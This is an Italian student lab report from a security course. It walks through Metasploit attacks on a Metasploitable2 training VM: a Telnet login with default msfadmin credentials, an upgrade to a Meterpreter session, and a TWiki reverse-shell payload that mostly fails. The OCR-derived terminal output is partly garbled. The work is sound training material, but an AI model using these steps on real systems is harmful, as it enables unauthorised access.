Exploit Telnet & Twiki

Sommario

Traccia esercizio	2
Traccia Facoltativo	2
Svolgimento esercizio principale	3
Impostazione in IP statico di Metasploitable2 e collegamento con Kali Linux	3
Telnet	4
Svolgimento esercizio facoltativo	6
Twiki	6

Traccia esercizio

Sulla base di quanto visto, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step già visti. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40

Traccia Facoltativo

Sulla base di quanto già visto, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Svolgimento esercizio principale

Impostazione in IP statico di Metasploitable2 e collegamento con Kali Linux

Si rimanda al report M1\W1\D5 "Configurazione Macchine Virtuali.pdf" e M3\W12\D5 "Analisi delle vulnerabilità e azioni di rimedio M3" capitolo "Configurazione della rete del Laboratorio Virtuale" per l'impostazione del laboratorio con:

Kali: 192.168.1.25

Metasploitable: 192.168.1.40

```
-$ ip a
 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
                   valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
   valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
           link/ether_08:00:27:d9:94:f5 brd ff:ff:ff:ff:ff:ff:ff:ff:ff:inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefication to the feature of the feature 
                                                                                                                     scope global noprefixroute eth0
                   valid_lft forever preferred_lft forever
 3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
           link/ether 08:00:27:d3:d9:ba brd ff:ff:ff:ff:ff:f
          Last login: Tue Oct 22 13:23:37 EDT 2024 on tty1
Linux metasploitable 2.6.24–16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
           The programs included with the Ubuntu system are free software;
           the exact distribution terms for each program are described in the
           individual files in /usr/share/doc/*/copyright.
           Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
           applicable law.
           To access official Ubuntu documentation, please visit:
           http://help.ubuntu.com/
           msfadmin@metasploitable: $\frac{1}{2} ip a \\
1: lo: \langle LOOPBACK,UP,LOWER_UP \rangle mtu 16436 qdisc noqueue \\
1 ink/loopback 00:00:00:00:00 brd 00:00:00:00:00 \\
inet 127.0.0.1/8 scope host lo \\
inet 1:1/128 scope host \\
1 inet 1:1/128 sco
          (kali® kal
                                    s ping 192.168.1.40
                                   PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
                                   64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.555 ms
                                   64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=9.45 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=3.37 ms
                                   64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.942 ms
                                    64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=8.78 ms
                                   64 bytes from 192.168.1.40: icmp_seq=6 ttl=64 time=0.704 ms
                                   64 bytes from 192.168.1.40: icmp_seq=7 ttl=64 time=7.73 ms
                                   64 bytes from 192.168.1.40: icmp_seq=8 ttl=64 time=6.14 ms
                                   64 bytes from 192.168.1.40: icmp_seq=9 ttl=64 time=7.43 ms
                                   64 bytes from 192.168.1.40: icmp_seq=10 ttl=64 time=8.33 ms
64 bytes from 192.168.1.40: icmp_seq=11 ttl=64 time=11.5 ms
                                    64 bytes from 192.168.1.40: icmp_seq=12 ttl=64 time=0.576 ms
                                    64 bytes from 192.168.1.40: icmp_seq=13 ttl=64 time=2.59 ms
                                   64 bytes from 192.168.1.40: icmp_seq=14 ttl=64 time=9.13 ms
                                    64 bytes from 192.168.1.40: icmp_seq=15 ttl=64 time=9.57 ms
                                    64 bytes from 192.168.1.40: icmp_seq=16 ttl=64 time=0.830 ms
```

Tramite il comando **ping** è stato dimostrato anche il corretto collegamento tra le macchine.


Avviare Metasploit con il comando msfconsole




Telnet

Seguire i seguenti passaggi.

- 1. Per la ricerca degli exploit telnet, si fa una ricerca: search telnet
- Visualizzare i risultati e per l'utilizzo dell'exploit relativo: use 73



- 3. Utilizzare i seguenti comandi:
 - a. **options** per vedere i parametri da impostare
 - b. **set** seguito dal parametro per l'impostazione
 - exploit oppure run per avviare l'exploit
 - d. come da immagine vengono mostrati le credenziali di accesso



 Confermato che l'exploit è stato eseguito con successo, si tenta di accedere con le credenziali di defaut msfadmin:msfadmin

```
Solaris in.telnetd TTYPROMPT Buffer Overflow
70 exploit/solaris/telnet/fuser
Sun Solaris Telnet Remote Authentication Bypass Vulnerability
71 exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection
72 auxiliary/scanner/telnet/telnet_login
Telnet Login Check Scanner
73 auxiliary/scanner/telnet/telnet_version
Telnet Service Banner Detection
74 auxiliary/scanner/telnet/telnet_encrypt_overflow
Telnet Service Encryption Key ID Overflow Detection
75 payload/cmd/unix/bind_busybox_telnetd
Unix Command Shell, Bind TCP (via BusyBox telnetd)
76 payload/cmd/unix/reverse
```

Tornare indietro con comando **back** , si cerca nuovamente telnet e sii tenta pertanto l'accesso con l'exploit 72 **use 72**

5. Impostare i parametri come da immagine e avviare l'exploit con run

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > ■
```

6. Vulnerabilità sfruttata con successo, come da immagine ci si trova dentro la macchina Metasploitable2 con il comando **Is** si visualizzano i file.

```
<u>msf6</u> auxiliary(
[*] exec: ls
           Downloads
                        gameshell-save.sh Music
                                                               Public
                                                                          Videos
again.
                                            nmap_results.xml
                        gameshell.sh
                                                              slowloris
           gameshell
                                                                          vulners scan.xml
Desktop
Documents
           gameshell.1
                        hydra.restore
                                            Pictures
                                                               Templates
                                                                          vuln_scan.xml
msf6 auxiliary(
                                           ) >
```


7. Avviare una nuova sessione con il comando **sessions -u 1** per lanciarlo da meterpreter e selezionare la relativa sessione **sessions 2** e come si può vedere, si è dentro la macchina Metasploitable2 tramite questa vulnerabilità

```
Meterpreter session 2 opened (192.168.1.25:4433 \rightarrow 192.168.1.40:43928) at 2024-10-22 20:22:22 +0200
essions
  Command stager progress: 100.00% (773/7
<u>ısf6</u> auxiliary(
                                                  sessions
Active sessions
 Id Name
            Туре
                                       Information
                                                                                 Connection
                                       TELNET msfadmin:msfadmin (192.168.1 192.168.1.25:42585 → 192.168.1.40:2
            shell
                                                                                 3 (192.168.1.40)
192.168.1.25:4433 → 192.168.1.40:43
                                       .40:23)
                                       msfadmin @ metasploitable.localdoma
                                                                                 928 (192.168.1.40)
sf6 auxiliary(
                                                 > sessions 2
 Starting interaction with 2...
neterprete<mark>r</mark> > ls
.isting: /home/msfadmin
lode
                         Type
                                 Last modified
                                                                Name
                                 2010-03-17 00:01:07 +0100
020666/rw-rw-rw-
                          cha
                                                                .bash history
040755/rwxr-xr-x
                   4096
                                 2010-04-17 20:11:00 +0200
                                                                .distcc
40700/rwx-
                                 2024-09-12 12:25:01 +0200
                                                                .gconf
                                                                .gconfd
40700/rwx-
                   4096
                                 2024-09-12 12:25:31 +0200
                                 2012-05-14 08:01:49 +0200
2010-03-17 00:12:59 +0100
                                                                .mysql_history
.profile
100600/rw-
                   4174
.00644/rw-r--r--
                                 2012-05-20 20:22:32 +0200
.00700/rwx-
                                                                .rhosts
40700/rwx--
                   4096
                                 2010-05-18 03:43:18 +0200
                                 2010-05-07 20:38:35 +0200
2024-09-07 09:11:37 +0200
100644/rw-r--r--
                                                                 .sudo_as_admin_successful
.00600/rw-
                                                                giggino.txt.save
                                                                vulnerable
                                 2010-04-28 05:44:17 +0200
40755/rwxr-xr-x 4096
                         dir
```

Svolgimento esercizio facoltativo

Twiki

Analogamente quanto effettuato con Telnet, fare la ricerca e usare il seguente modulo.



- 1. search twiki
- 2. use 2
- 3. show payloads
- 4. set payload 40

```
and Shell, Reverse UDP (via python)

40 payload/cmd/unix/reverse

1, Double Reverse TCP (telnet)

41 payload/cmd/unix/reverse_awk

42 payload/cmd/unix/reverse_bash

1, Reverse TCP (via AWK)

42 payload/cmd/unix/reverse_bash

43 payload/cmd/unix/reverse_bash

44 payload/cmd/unix/reverse_bash

55 payload/cmd/unix/reverse_bash

66 payload/cmd/unix/reverse_bash

67 payload/cmd/unix/reverse_bash

68 payload/cmd/unix/reverse_bash

69 payload/cmd/unix/reverse_bash

60 payload/cmd/unix/reverse_bash

61 payload/cmd/unix/reverse_bash

62 payload/cmd/unix/reverse_bash

63 payload/cmd/unix/reverse_bash

64 payload/cmd/unix/reverse_bash

65 payload/cmd/unix/reverse_bash

66 payload/cmd/unix/reverse_bash

67 payload/cmd/unix/reverse_bash

68 payload/cmd/unix/reverse_bash

69 payload/cmd/unix/reverse_bash

60 payload/cmd/unix/reverse_bash

60 payload/cmd/unix/reverse_bash

61 payload/cmd/unix/reverse_bash

62 payload/cmd/unix/reverse_bash

63 payload/cmd/unix/reverse_bash

64 payload/cmd/unix/reverse_bash

65 payload/cmd/unix/reverse_bash

66 payload/cmd/unix/reverse_bash
```

- 5. options
- 6. set RHOSTS 192.168.1.40
- 7. run

Attenzione dopo vari tentativi e consultazioni e ricerche anche con l'insegnante, seguendo queste istruzioni solo ad alcuni viene avviata con successo, alla maggior parte dei tentativi invece non si riesce a creare una sessione.

```
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```